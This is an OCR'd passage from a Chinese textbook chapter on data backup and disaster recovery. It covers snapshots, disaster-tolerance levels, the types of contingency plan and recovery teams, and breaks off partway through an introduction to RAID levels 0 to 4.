快照是通过软件对要备份的磁盘子系统的数据快速扫描,建立一个要备份数据的快照逻辑单元号LUN和快照cache。在快速扫描时,把备份过程中即将要修改的数据块同时快



速复制到快照 cache 中。快照 LUN 是一组指针，它指向快照 cache 和磁盘子系统中不变的数据块（在备份过程中）。在正常业务进行的同时，利用快照 LUN 实现对原数据的一个完全的备份。它可使用户在正常业务不受影响的情况下，实时提取当前在线业务数据功能。其“备份窗口”接近于零，可大大增加系统业务的连续性，为实现系统真正的 7×24 运转提供了保证。快照是通过内存作为缓冲区（快照 cache），由快照软件提供系统磁盘存储的即时数据映象，它存在缓冲区调度的问题。

（8）推技术

推技术是一种代理程序，它安装在需要备份的客户机上，按照备份服务器的要求，代理程序产生需要备份文件的列表，将这些文件进行打包压缩，送到备份服务器上。它代理了一部分备份服务器的工作，提高了网络备份的效率。

（9）RAIT

RAIT（Redundant Array of Inexpensive Tape）将多个相同的磁带驱动器做成一个阵列，既可以提高备份性能，又可以提高磁带的容错性。

（10）并行流技术

并行流技术是指在同一台备份服务器上连接了多个备份设备，同时也提交多个备份任务，它们分别针对不同的磁带设备，这样可以达到并行操作的目的。但它不像 RAIT 技术那样具备容错的功能。

下面是对个人用户提出的一些备份建议。

① 操作系统与应用软件备份。在安装完操作系统与应用软件后，将操作系统所在的分区映射为一个镜像文件（使用 Ghost），保存在另一块硬盘或另一个逻辑分区上，这样在数据恢复时就可以直接由镜像文件恢复操作系统。

如果应用软件没有安装在系统盘（C:）的 Program Files 文件夹下，而是安装在了其他分区（如 D:）上，那么在备份 C:盘后也要备份 D:盘，这样操作系统发生数据故障后，就能很快恢复系统，而不用重新安装操作系统与所有的软件。

② 文档备份。例如对于 Office 文档（包括 Word、PowerPoint、Excel 文档等）需要经常整理，然后定期备份。

③ 邮件与地址簿备份。Outlook（或 Foxmail）里的邮件与地址簿可以通过其“导出”工具来把地址信息导出和邮件导出，将导出的信息复制到其他存储介质上可以完成备份。

6. 容灾备份等级

设计一个容灾备份系统需要考虑多个因素：备份/恢复数据量大小、应用数据中心与备援数据中心之间的距离和数据传输方式、灾难发生时所要求的恢复速度、备援中心的管理及投入资金等。根据这些因素和不同的应用场合，将容灾备份划分为 4 个等级，见表 8-1。

表 8-1 中的容灾备份等级的划分类似于国际标准 SHARE 78，1992 年美国的 SHARE 用户组与 IBM 一起，定义了 SHARE 78 标准，该标准将容灾系统分为 7 层，分别适用于不同的规模和应用场合。有兴趣的读者可以在网上查找 SHARE 78 标准的文档。

表 8-1　容灾备份等级

等级	说　　明
0	本地备份、本地保存的冷备份。它的容灾恢复能力最弱，它只在本地进行数据备份，并且被备份的数据磁带只在本地保存，没有送往异地
1	本地备份、异地保存的冷备份。在本地将关键数据备份，然后送到异地保存，如交由银行保管。灾难发生后，按预定数据恢复程序恢复系统和数据。这种容灾方案也是采用磁带机等存储设备进行本地备份，同样还可以选择磁带库、光盘库等存储设备
2	热备份站点备份。在异地建立一个热备份站点，通过网络进行数据备份。也就是通过网络以同步或异步方式，把主站点的数据备份到备份站点。备份站点一般只备份数据，不承担业务。但是，当出现灾难时，备份站点接替主站点的业务，从而维护业务运行的连续性
3	活动互援备份。这种异地容灾方案与前面介绍的热备份站点备份方案差不多，不同的只是主、从系统不再是固定的，而是互为对方的备份系统。这两个数据中心系统分别在相隔较远的地方建立，都处于工作状态，并进行相互数据备份。当某个数据中心发生灾难时，另一个数据中心接替其工作任务。通常在这两个系统之间的光纤设备连接中还提供冗余通道，以备工作通道出现故障时及时接替工作，这种级别的备份根据实际要求和投入资金的多少，又可分为两种：①两个数据中心之间只限于关键数据的相互备份；②两个数据中心之间互为镜像，即零数据丢失。零数据丢失是目前要求最高的一种容灾备份方式，它要求不管什么灾难发生，系统都能保证数据的安全。所以，它需要配置复杂的管理软件和专用的硬件设备，需要的投资是最大的，但恢复速度也是最快的。当然采取这种容灾方式的主要是资金实力较雄厚的大型企业和电信级企业

7. 数据容灾与备份的联系

备份是指用户为应用系统产生的重要数据（或者原有的重要数据信息）制作一份或者多份副本，以增强数据的安全性。

备份与容灾关注的对象不同，备份关注数据的安全，容灾关注业务应用的安全。

可以把备份称作是“数据保护”，而容灾称作“业务应用保护”。

备份通过备份软件使用磁带机或者磁带库（有些用户使用磁盘、光盘）作为存储介质将数据进行复制，容灾则表现为通过高可用方案将两个站点或者系统连接起来。

备份与容灾是存储领域两个非常重要的部分，二者有着密切的联系。

首先，在备份与容灾中都有数据保护工作，备份大多采用磁带方式，性能低，成本低；容灾采用磁盘方式进行数据保护，数据随时在线，性能高，成本高。

其次，备份是存储领域的一个基础，在一个完整的容灾方案中必然包括备份的部分；同时备份还是容灾方案的有效补充，因为容灾方案中的数据始终在线，所以存储有完全被破坏的可能，而备份提供了额外的一条防线，即使在线数据丢失也可以从备份数据中恢复。

数据容灾与数据备份的联系主要体现在以下几个方面。

（1）数据备份是数据容灾的基础

数据备份是数据高可用的最后一道防线，其目的是为了在系统数据崩溃时能够快速地恢复数据。虽然它也算一种容灾方案，但这种容灾能力非常有限，因为传统的备份主要是采用数据内置或外置的磁带机进行冷备份，备份磁带同时也在机房中统一管理，一旦整个机房出现了灾难，如火灾、盗窃和地震等灾难时，这些备份磁带也随之销毁，所存储的磁带备份也起不到任何容灾功能。



(2) 容灾不是简单备份

真正的数据容灾就是要避免传统冷备份所具有的先天不足,它能在灾难发生时,全面、及时地恢复整个系统。不过数据备份还是最基础的,没有备份的数据,任何容灾方案都没有现实意义。而容灾对于 IT 而言,是能够提供一个防止各种灾难的计算机信息系统。

(3) 容灾不仅是技术

容灾是一个系统工程,不仅包括各种容灾技术,还应有一整套容灾流程、规范及其具体措施。数据备份技术与容灾技术的功能联系见表 8-2。

表 8-2 数据备份技术与容灾技术的功能联系

项目		数据备份技术	容灾技术
防范意外事件	物理硬件故障	是	是
	病毒发作	是	部分
	人为误操作	是	部分
	人为恶意破坏	是	否
	自然灾害	否	是
保护对象	数据和文件	是	是
	应用和设置	部分	是
	操作系统	部分	是
	网络系统	否	是
	供电系统	否	是
系统恢复	系统连续性	不保证	保证
	数据损失	有少量损失	完全不损失
	可恢复到时间点	多个	当前
其他方面	数据管理方式	搬移到离线	在线同步
	适用系统规模	任何系统规模	大型系统

8. 容灾计划

严格地说,容灾计划包括一系列应急计划,如业务持续计划、业务恢复计划、操作连续性计划、事件响应计划、场所紧急计划、危机通信计划、灾难恢复计划等。

(1) 业务持续计划

业务持续计划(Business Continuity Plan,BCP)是一套用来降低组织的重要营运功能遭受未料的中断风险的作业程序,它可能是人工或系统自动的。业务持续计划的目的是使一个组织及其信息系统在灾难事件发生时仍可以继续运作。

(2) 业务恢复计划

业务恢复计划(Business Recovery Plan,BRP)也称为业务继续计划,涉及紧急事件后对业务处理的恢复,但与 BCP 不同,它在整个紧急事件或中断过程中缺乏确保关键处理的连续性规程。BRP 的制定应该与灾难恢复计划及 BCP 进行协调。BRP 应该附加在 BCP

之后。

(3) 操作连续性计划

操作连续性计划(Continuity of Operations Plan,COOP)关注的是位于机构(通常是总部单位)备用站点的关键功能以及这些功能在恢复到正常操作状态之前最多30天的运行。由于COOP涉及总部级的问题,它和BCP是互相独立制定和执行的。COOP的标准要素包括职权条款、连续性的顺序和关键记录和数据库。由于COOP强调机构在备用站点恢复运行中的能力,所以该计划通常不包括IT运行方面的内容。另外,它不涉及无须重新配置到备用站点的小型危害。但是COOP可以将BCP、BRP和灾难恢复计划作为附录。

(4) 事件响应计划

事件响应计划(Incident Response Plan,IRP)建立了处理针对机构的IT系统攻击的规程。这些规程用来协助安全人员对有害的计算机事件进行识别、消减并进行恢复,这些事件的例子包括:对系统或数据的非法访问、拒绝服务攻击或对硬件、软件、数据的非法更改(如有害程序:病毒、蠕虫或木马等)。本计划可以包含在BCP的附录中。

(5) 场所紧急计划

场所紧急计划(Occupant Emergency Plan,OEP)在可能对人员的安全健康、环境或财产构成威胁的事件发生时,为设施中的人员提供反应规程。OEP在设施级别进行制定,与特定的地理位置和建筑结构有关。设施OEP可以附加在BCP之后,但是独立执行。

(6) 危机通信计划

机构应该在灾难之前做好其内部和外部通信规程的准备工作。危机通信计划(Crisis Communication Plan,CCP)通常由负责公共联络的机构制订。危机通信计划规程应该和所有其他计划协调,以确保只有受到批准的内容公之于众,它应该作为附录包含在BCP中。危机通信计划通常指定特定的人员作为在灾难反应中回答公众问题的唯一发言人。它还可以包括向个人和公众散发状态报告的规程,如记者招待会的模板。

(7) 灾难恢复计划

正如其名字所表示的,灾难恢复计划(Disaster Recovery Plan,DRP)应用于重大的,通常是灾难性、造成长时间无法对正常设施进行访问的事件。通常,DRP指用于紧急事件后在备用站点恢复目标系统、应用或计算机设施运行的IT计划。DRP的范围可能与IT应急计划重叠,但是DRP的范围比较狭窄,它不涉及无须重新配置的小型危害。根据机构的需要,可能会有多个DRP附加在BCP之后。灾难恢复计划的目的是将灾难造成的影响减少到最低程度,并采取必要的步骤来保证资源、员工和业务流程能够继续运行。灾难恢复计划和业务连续性计划不同,业务连续性计划用来为长时间的停工和灾难提供处理方法和步骤。而灾难恢复计划的目标是在灾难发生后马上处理灾难及其后果。灾难恢复计划在所有事情都还处于紧急状态的时候就开始执行,而业务连续性计划考虑问题的方面更加长远。

9. 组织与职责分配

在确定了灾难恢复计划后,必须组建合适的团队来实施恢复策略,并确定与各个团队相关的关键决策者、信息部门和终端用户的相关职责。这些团队负责对事件进行响应,对功能进行恢复和使系统回到正常运行状态。这些团队的数量和种类根据组织规模和需要来组织,可能包括以下几部分。



(1) 事件响应小组

一旦发生威胁到信息资产和业务流程的安全事件,就必须及时上报到事件响应小组,事件响应小组根据对事件的初步分析,确定事件的性质,通知有关团队采取下一步行动。

(2) 应急行动小组

针对灾难事件的第一时间响应小组。由处理火灾的救火员或其他突发事件人员组成。他们的首要职责是有序地疏散危险环境下的员工,保护员工生命安全。

(3) 损失评估小组

评估灾难的范围。通常由能评估灾难程度和恢复时间的专业人士组成。损失评估小组有责任指出灾难发生的原因,以及业务中断造成的影响大小。

(4) 应急管理小组

负责启动灾难恢复计划并监督恢复操作的运行,并对灾难恢复过程中的重大问题做出决策。

(5) 异地存储小组

获取、包装、运送备份介质和相关记录文件到灾难恢复地点,同时在恢复站点运行期间,建立和检查新产生数据的异地备份工作。

此外,还可以包括应急作业小组、应用软件小组、系统软件小组、安全小组、网络恢复小组、通信小组、运输小组、硬件小组、供应小组、协调小组、异地安置小组、法律事务小组、恢复测试小组、培训小组等。

8.1.2 RAID 简介

RAID 最初是 Redundant Array of Independent Disk(独立磁盘冗余阵列)的缩写,后来由于廉价磁盘的出现,RAID 成为 Redundant Array of Inexpensive Disks(廉价磁盘冗余阵列)的缩写,RAID 技术诞生于 1987 年,由美国加州大学伯克利分校提出。RAID 的基本想法是把多个便宜的小磁盘组合到一起,成为一个磁盘组,使性能达到或超过一个容量巨大、价格昂贵的磁盘。虽然 RAID 包含多块磁盘,但是在操作系统下是作为一个独立的大型存储设备出现。RAID 技术分为几种不同的等级,分别可以提供不同的速度、安全性和性价比。

RAID 技术起初主要应用于服务器高端市场,但是随着 IDE 硬盘性能的不断提升、RAID 芯片的普及、个人用户市场的成熟和发展,正不断向低端市场靠拢,从而为用户提供了一种既可以提升硬盘速度,又能够确保数据安全性的良好解决方案。

目前 RAID 技术大致分为两种:基于硬件的 RAID 技术和基于软件的 RAID 技术。

RAID 按照实现原理的不同分为不同的级别,不同的级别其工作模式是有区别的。

1. RAID 0(无差错控制的带区组)

RAID 0 是最简单的一种形式,也称为条带模式(Striped),即把连续的数据分散到多个磁盘上存取,如图 8-1 所示。当系统有数据请求就可以被多个磁盘并行执行,每个磁盘执行属于它自己的那部分数据请求。这种在数据上的并行操作可以充分利用总线的带宽,显著提高磁盘整体存取性能。因为数据分布在不同驱动器上,所以数据吞吐量大大提高,驱动器

的负载也比较平衡。RAID 0 中的数据映射如图 8-2 所示。




图 8-1　RAID 0(无差错控制的带区组)




图 8-2　RAID 0 中的数据映射

2. RAID 1(镜像结构)

虽然 RAID 0 可以提供更多的空间和更好的性能,但是整个系统是非常不可靠的。RAID 1 和 RAID 0 截然不同,其技术重点全部放在如何能够在不影响性能的情况下最大限度地保证系统的可靠性和可修复性上。这种阵列可靠性很高,但其有效容量减小到总容量的一半,同时这些磁盘的大小应该相等,否则总容量只具有最小磁盘的大小。

RAID 1 中每一个磁盘都具有一个对应的镜像盘。对任何一个磁盘的数据写入都会被复制到镜像盘中,如图 8-3 所示。RAID 1 是所有 RAID 等级中实现成本最高的一种,因为所能使用的空间只是所有磁盘容量总和的一半。尽管如此,人们还是选择 RAID 1 来保存那些关键性的重要数据。

3. RAID 2(带海明码校验)

RAID 2 与 RAID 3 类似,两者都是将数据条块化分布于不同的硬盘上,条块单位为位



或字节。然而 RAID 2 使用一定的编码技术来提供错误检查及恢复,这种编码技术需要多个磁盘存放检查及恢复信息,使得 RAID 2 技术实施更复杂。因此,在商业环境中很少使用。如图 8-4 所示,左边的各个磁盘上是数据的各个位,由一个数据不同的位运算得到的海明校验码,可以保存到另一组磁盘上。由于海明码的特点,它可以在数据发生错误的情况下将错误校正,以保证输出的正确性。




图 8-3　RAID 1(镜像结构)




图 8-4　RAID 2(带海明码校验)

4. RAID 3(带奇偶校验码的并行传送)

RAID 3 是以一个硬盘来存放数据的奇偶校验位,数据则分段存储于其余硬盘中。它像 RAID 0 一样以并行的方式来存放数据,但速度没有 RAID 0 快。如果数据盘(物理)损坏,只要将坏硬盘换掉,RAID 控制系统则会根据校验盘的数据校验位在新盘中重建坏盘上的数据。不过,如果校验盘(物理)损坏的话,则全部数据都无法使用。利用单独的校验盘来保护数据虽然没有镜像的安全性高,但是硬盘利用率得到了很大的提高。

例如,如图 8-5 所示,在一个由 5 块硬盘构成的 RAID 3 系统中,4 块硬盘将被用来保存数据,第 5 块硬盘则专门用于校验。第 5 块硬盘中的每一个校验块所包含的都是其他 4 块硬盘中对应数据块的校验信息。




图 8-5　RAID 3(带奇偶校验码的并行传送)

RAID 3 虽然具有容错能力,但是系统会受到影响。当一块磁盘失效时,该磁盘上的所有数据块必须使用校验信息重新建立。如果是从好盘中读取数据块,不会有任何变化。但是如果所要读取的数据块正好位于已经损坏的磁盘,则必须同时读取同一带区中的所有其他数据块,并根据校验值重建丢失的数据。

当更换了损坏的磁盘之后，系统必须一个数据块一个数据块地重建坏盘中的数据。整个过程包括读取带区，计算丢失的数据块和向新盘写入新的数据块，都是在后台自动进行的。重建活动最好是在 RAID 系统空闲的时候进行，否则整个系统的性能会受到严重的影响。

5．RAID 4（块奇偶校验阵列）

与 RAID 3 类似，所不同的是，RAID 4 对数据的访问是按数据块进行的，即按磁盘进行，每次是一个盘。数据是以扇区交错方式存储于各台磁盘，也称为块间插入校验。它采用单独奇偶校验盘，如图 8-6 所示。




图 8-6　RAID 4（块奇偶校验阵列）

6．RAID 5（块分布奇偶校验阵列）

